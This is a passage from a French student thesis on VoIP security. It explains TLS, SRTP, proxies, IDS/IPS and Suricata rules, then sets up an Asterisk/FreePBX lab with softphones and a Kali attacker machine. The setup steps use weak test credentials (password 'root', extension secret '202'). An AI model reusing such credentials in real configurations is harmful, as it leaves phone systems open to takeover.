TLS est un protocole de sécurisation des échanges au niveau de la couche de transport. Il permet une communication chiffrée entre un client et un serveur. Les données applicatives sont encapsulées de manière à assurer la confidentialité et l'intégrité des échanges. [16] Le processus qui débute cette session de communication la négociation TLS (handshake).

#### 2.4.4 Secure RTP ou SRTP

Le SRTP « **Secure Real-time Transport Protocol** » Une extension du RTP qui comporte des mesures de sécurité avancées comme le message d'authentification, la confidentialité et la protection anti-replay, principalement prévues pour les communications VoIP. Ce protocole utilise l'authentification et l'encodage afin de minimiser les risques d'attaques comme celles par déni de service. [16]

#### 2.4.5 Proxy

Un proxy est un composant logiciel informatique qui joue le rôle d'intermédiaire en se plaçant entre deux hôtes pour faciliter ou surveiller leurs échanges. Dans le cadre plus précis des réseaux informatiques, un proxy est alors un programme servant d'intermédiaire pour accéder à un autre réseau, généralement internet. [19]

Un serveur proxy est à l'origine une machine faisant fonction d'intermédiaire entre les ordinateurs d'un réseau local. Il nous permettra de protéger notre réseau par la gestion de l'accès à internet aux utilisateurs qui se trouvent derrière, interdire l'accès à certains sites, ...




Figure 2.9 : Architecture d'un serveur proxy.

#### 2.4.6 Système de détection d'intrusion

Un système de détection d'intrusion ou « **IDS : Intrusion Detection System** » est un mécanisme destiné à repérer des activités anormales ou suspectes sur la cible analysée (un réseau ou un hôte) en écoutant le trafic réseau de manière furtive.

Il existe deux types d'IDS bien distincts : [20]

- Les NIDS « **Network Based Intrusion Detection System** » : ce sont des IDS dédiés aux réseaux qui réalise l'analyse et le contrôle du trafic réseau afin de détecter les intrusions en temps réel et génère des alertes lorsque des paquets suspects sont détectés.




Figure 2.10 : Modèle d'un NIDS.

- Les HIDS « **HostBased Intrusion Detection System** » : systèmes de détection d'intrusions c'est un système qui surveille un système informatique sur lequel il est installé pour détecter une intrusion ou une mauvaise utilisation, et répond en enregistrant l'activité et en notifiant l'autorité désignée.







Figure 2.11 : Modèle d'un HIDS.

Il existe plusieurs outils IDS open source le tableau ci-après les illustre :

<p><b>Snort</b></p> 	Free	Analyse du trafic en temps réel.	Journalisation des paquets.	Sources des politiques de la communauté Snort.	Système de prévention des intrusions open source leader qui s'intègre à Sagan.
<p><b>Suricata</b></p> 	Free	Détection automatisée du protocole.	Le module de script intégré permet d'affiner les règles.	Inclut la journalisation et l'analyse TLS/SSL, ainsi que la journalisation http.	Moteur de sécurité réseau open source efficace.
<p><b>Wazuh</b></p> 	Free	Il permet d'analyser les logs.	Effectuer des recherches et visualiser les données d'alerte.	Prend en charge les plateformes Windows, Linux, MacOS, HP-UX, Solaris et AIX.	Système open source de détection d'intrusion basé sur l'hôte.

**Tableau 2.1** : les types d'IDS open source les plus populaires.

Suricata contient un ensemble des règles simple, léger flexible et assez puissant sur les violations de politique et les comportements malveillants.

Elles sont divisées en deux sections : [20]

- **L'entête de la règle** : elle contient l'action de la règle, le Protocol, les adresse IP source et destination, les masques réseau et les ports source et destination.
  - **L'action** : C'est la partie qui nous informe quoi faire quand suricata trouve un paquet qui correspond aux critères de la règle. Il existe quatre actions par défaut dans suricata : Alerte, Passer, Drop (block) et Rejeter.
  - **Le protocole** : il y'a quatre protocoles utilisés pour la transmission de données : IP, TCP, UDP et ICMP.

- **IP source** : \$HOME\_NET : indique l'adresse de l'interface réseau qui écoute le trafic.
  - **IP destination** : \$EXTERNAL\_NET : indique l'adresse du réseau externe à écouter.
  - **Les ports** : Ce sont les interfaces d'entrée/sortie sur lesquelles il faudra vérifier les paquets. Exemple : http c'est le port 80 ; SMTP : 25 ; POP : 110.
- **Les options de la règle** : qui contient les messages d'alerte et les informations sur la partie du paquet qui doivent être inspectées pour déterminer si l'action de la règle doit être acceptée.
- **Msg** : affiche un message dans les alertes et journalise les paquets.
  - **Sid** : le sid (pour Signature Identifier) permet à l'IDS de comparer son analyse de paquets avec une base de données. Si les signatures correspondent, il émettra alors une alerte.
  - **Rev** : il représente la version de la signature.

Exemple d'une règle:

```
alert icmp any any -> any any (msg: " ICMP Packet found"; sid:20000001; rev:1;)
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:" ICMP Packet found ";
```

- **Alert** : représente l'action à effectuer.
- **icmp** : le protocole sur lequel nous travaillons.
- **\$HOME\_NET any** : l'adresse réseau de départ et le port (ici tous les ports).
- **->** : unidirectionnel, on utilise <> pour avoir une règle bidirectionnelle.
- **\$EXTERNAL\_NET any** : l'adresse réseau de destination et le port (ici tous les ports).
- **()** : dans les parenthèses, nous pouvons définir toutes sortes d'options. Ici avec le mot-clé msg nous voulons faire passer un message.

### 2.4.7 IPS « Systèmes de prévention d'intrusion »

Un IPS est un nouveau terme technique décrivant la combinaison de l'utilisation d'un IDS de détection en temps réel avec la capacité d'un contrôle total sur ce qui va être "forwardé" ou pas à l'adresse de destination. Un IPS est capable de prévenir une attaque, car il est capable de détecter une attaque avant qu'elle atteigne sa destination.

Il se classifié en deux importantes classes : [21]

- **Systèmes de prévention d'intrusion réseau « HIPS »** : C'est une solution logicielle installée destinée à stopper les attaques de logiciels malveillants en surveillant le code, les journaux, les répertoires, les registres et les fichiers. Contrairement aux antivirus et antimalware, qui sont censés bloquer l'installation et l'exécution des logiciels malveillants par le biais de signatures d'activités connues et d'heuristiques. Les HIPS ne se contente pas de rechercher les logiciels malveillants. Son objectif est d'enregistrer toute modification inhabituelle dans les systèmes de fichiers d'un ordinateur, d'évaluer les fichiers journaux du système et des applications et de rechercher les anomalies dans les composants du système.
- **Systèmes de prévention d'intrusion réseau « NIPS »** : C'est un système de sécurité qui surveille et protège la confidentialité, l'intégrité et la disponibilité d'un réseau. Ses principales responsabilités consistent à défendre le réseau contre les menaces telles que le déni de service « **DoS** » et les accès indésirables.

## 2.5 Conclusion

La voix sur IP devient de plus en plus la cible des hackers, il est donc nécessaire de mettre en place une stratégie de sécurité solide et fiable pour mieux protéger notre réseau VoIP. Dans ce chapitre, nous avons vu les fameuses attaques qui peuvent menacer la sécurité de notre serveur VoIP, et les différentes solutions possibles pour y remédier.

Dans le prochain chapitre, nous verrons la mise en œuvre de notre architecture à savoir :

- L'installation du serveur ASTERISK et de son interface FreePbx.
- L'installation et la configuration des softphones.
- L'installation et la configuration des systèmes d'intrusion "suricata".



# *Chapitre 03*

## *La réalisation d'une solution VoIP*


### 3.1 Introduction

Après avoir présenté les notions fondamentales de la voix sur IP, ses vulnérabilités et ses attaques. Dans ce chapitre, nous allons présenter une solution qui assure la transmission dans les réseaux IP, la solution libre Asterisk.

Nous montrerons les étapes à suivre pour installer et configurer l'Asterisk sous le système d'exploitation Linux ainsi que l'installation et la configuration de softphone ZOIPER.

### 3.2 Architecture de réseau

La figure 3.1 montre l'architecture utilisée pour configurer la solution VoIP basée sur Asterisk.



**Figure 3.1** : Architecture du réseau.

- **Les clients SIP** : sont les trois PC et les trois smartphones dans lesquels le softphone ZOIPER a été installé.
- **L'attaquant** : Sur lequel nous avons installé le système d'exploitation "Kali linux" pour réaliser les attaques.
- **Le serveur** : Sur laquelle nous avons installé le système d'exploitation Linux "Ubuntu 20.04" et le serveur Pbx "Asterisk".

### 3.3 Environnement du travail

#### 3.3.1 Environnement matériel

Pour la réalisation de ce projet, nous avons utilisé le matériel suivant :

- **Pour le Serveur** : nous avons utilisé un PC de bureau "CONDOR" jouant le rôle de serveur, a la configuration suivante :

PC	CONDOR
Processeur	Intel core i3-3220 CPU @ 3.30GHZ.
RAM	8Go
Disque DUR	500 Go
Type du système	64 bits
Système d'exploitation	Ubuntu 20.04 LTS

**Tableau 3.1** : Les caractéristiques de PC serveur.

- **Pour les clients** : Nous avons utilisé plusieurs modèles d'ordinateurs portables "DELL, ACER, HP" et des smartphones "SAMSUNG, IPHONE", avec les caractéristiques suivantes :

	Dell	ACER	HP
Processeur	Intel Celeron CPU N3060 @ 1.60GHz	Intel core i3-3277M CPU @ 1.50 GHZ	Intel core i5-2520M CPU @ 2.50GHZ
RAM	4Go	4Go	6 Go
Disque DUR	500 Go	500 Go	500 Go
Type du système	64 bits	64 bits	64 bits
Système d'exploitation	Windows 10 Pro	Windows 8.1	Windows 10 Pro

**Tableau 3.2** : Les caractéristiques des PC clients.

Smartphone	SAMSUNG	IPHONE	IPHONE
Type	Galaxy A52s 5G	IPhone Xr	IPhone 8+
RAM	8Go	8Go	8Go
Mémoire	128 Go	128 Go	256 Go
Système d'exploitation	Android 12	IOS 15.5	IOS 15.4.1

**Tableau 3.3** : Les caractéristiques des smartphones clients.

### 3.3.2 L'environnement logiciel

Concernant la partie logicielle, nous avons travaillé avec différents systèmes d'exploitation comme Windows, Linux, Android, IOS sur lesquels nous avons installé les outils nécessaires pour effectuer le travail :

- **Sur les PC Windows "les clients"** : nous avons installé l'analyseur du paquets WireShark.
- **Sur tous les clients** : nous avons installé le softphones ZoiPer.

### 3.3.3 Les étapes suivies

- La préparation de l'environnement de travail avec les équipements essentiels.
- Installation et configuration du serveur Asterisk la version 18 sous Ubuntu 20.04. « Voir l'annexe 1 »
- Installation et configuration de la plateforme FreePbx la version 15 sous Ubuntu 20.04. « Voir l'annexe 2 »
- Installation et configuration du softphone ZoiPer 5 sur tous les clients.
- Installation de kali linux et lancement de plusieurs attaques vers le serveur et les clients ainsi que l'analyse des paquets avec WireShark sous kali linux.
- Installation et configuration et détection des attaques avec suricata sous Ubuntu 20.04. « Voir l'annexe 3 »
- Installation et configuration de la plateforme Wazuh sous Ubuntu 20.04. « Voir l'annexe 4 »


### 3.4 Mise en place d'un serveur Asterisk

Le serveur Asterisk est un logiciel libre qui met en œuvre un central téléphonique. Grâce à ce serveur, un certain nombre de téléphones connectés peuvent échanger des appels.

#### 3.4.1 Intérêt de choix

L'Asterisk occupe une place importante dans le monde de la téléphonie. Il est un commutateur privé. Il a été conçu d'abord pour sa compatibilité avec l'équipement numérique et analogique de la station de base standard et pour son coût plus faible et également de sa flexibilité.

C'est un serveur qui se développe régulièrement en offrant de plus en plus de nouvelles fonctionnalités. Il supporte tous les protocoles de téléphonie et s'exécute sur de multiples plates-formes (Linux, Windows, Mac).



**Figure 3.2 :** Emplacement du serveur Asterisk dans l'environnement de travail.

Après avoir installé Asterisk, il est nécessaire de lancer Asterisk de cette manière pour voir si nous avons installé ce serveur correctement.

```

voip@VoIP:~$ sudo systemctl status asterisk
● asterisk.service - LSB: Asterisk PBX
   Loaded: loaded (/etc/init.d/asterisk; generated)
   Active: active (running) since Tue 2022-05-10 09:59:43 CET; 6s ago
     Docs: man:systemd-sysv-generator(8)
    Tasks: 88 (limit: 9324)
   Memory: 43.8M
    CGroup: /system.slice/asterisk.service
            └─12085 /usr/sbin/asterisk -U asterisk -G asterisk

09:59:43 10 ملى VoIP systemd[1]: Starting LSB: Asterisk PBX...
09:59:43 10 ملى VoIP asterisk[12070]: * Starting Asterisk PBX: asterisk
09:59:43 10 ملى VoIP asterisk[12070]:    ..done.
09:59:43 10 ملى VoIP systemd[1]: Started LSB: Asterisk PBX.

```

Figure 3.3 : Statu de service d'Asterisk.

## 3.5 Mise en place du FreePbx

### 3.5.1 Intérêt de choix

FreePbx est un outil de configuration graphique très convivial qui gère le serveur de téléphonie Asterisk, il permet de gérer la plateforme côté administrateur. C'est également le logiciel utilisé dans la distribution Trixbox et Elastix.

Avant que nous ayons choisi d'utiliser FreePbx, nous avons essayé l'interface Diguim mais nous avons rencontré des problèmes après l'installation à cause sa version qui était incompatible avec la version 18 d'Asterisk. Par contre, avec la version 15 de FreePbx on ne rencontre aucun problème ni au niveau de l'installation ni dans la configuration.

### 3.4.2 Configuration du FreePbx





Figure 3.4 : Emplacement du FreePbx dans l'environnement de travail.


Grâce à l'interface graphique on n'a pas besoin de gérer les utilisateurs manuellement avec le fichier sip.conf d'Asterisk, il suffit d'accéder à l'interface FreePbx d'administration après avoir s'identifié, avec interface FreePbx va nous permettre de gérer les utilisateurs.

1. On se connecte d'abord à FreePbx avec notre navigateur web, maintenant que tout a été mis à jour, nous pouvons ouvrir le navigateur web et saisir l'adresse IP du serveur, nous allons voir l'écran principal de FreePbx :



**Figure 3.5 :** L'écran principal de FreePbx.

2. On clique sur Administration FreePbx, Connexion : voip / Mot de passe : root :



**Figure 3.6 :** La fenêtre d'accès à FreePbx

3. Une fois connecté, on clique sur Applications > Extensions, ensuite on clique sur Ajouter une extension > Ajouter une nouvelle extension Chan\_pjsip :






Figure 3.7 : Ajouter une nouvelle extension Sip [chan\_pjsip ].

4. On modifie les paramètres suivants et on clique sur « **Soumettre** »
  - **Extension Utilisateur** : Il peut s'agir d'un numéro de notre choix et doit suivre un schéma de numérotation qui convient à nos besoins.
  - **Nom affiché** : Il s'agit généralement de notre prénom et de notre nom de famille.
  - **Secret** : il s'agit du mot de passe qui est nécessaire pour enregistrer les extensions. À des fins de test, nous l'avons fixé à 202. Il s'agit souvent d'une longue combinaison de caractères alphanumériques.




Figure 3.8 : La création de l'extension 202.

5. Après avoir effectué tous les changements nécessaires, nous avons cliqué sur « **Soumettre** », puis sur « **Appliquer la configuration** » située en haut à droite de l'écran.



## 3.6 Mise en place d'un IDS

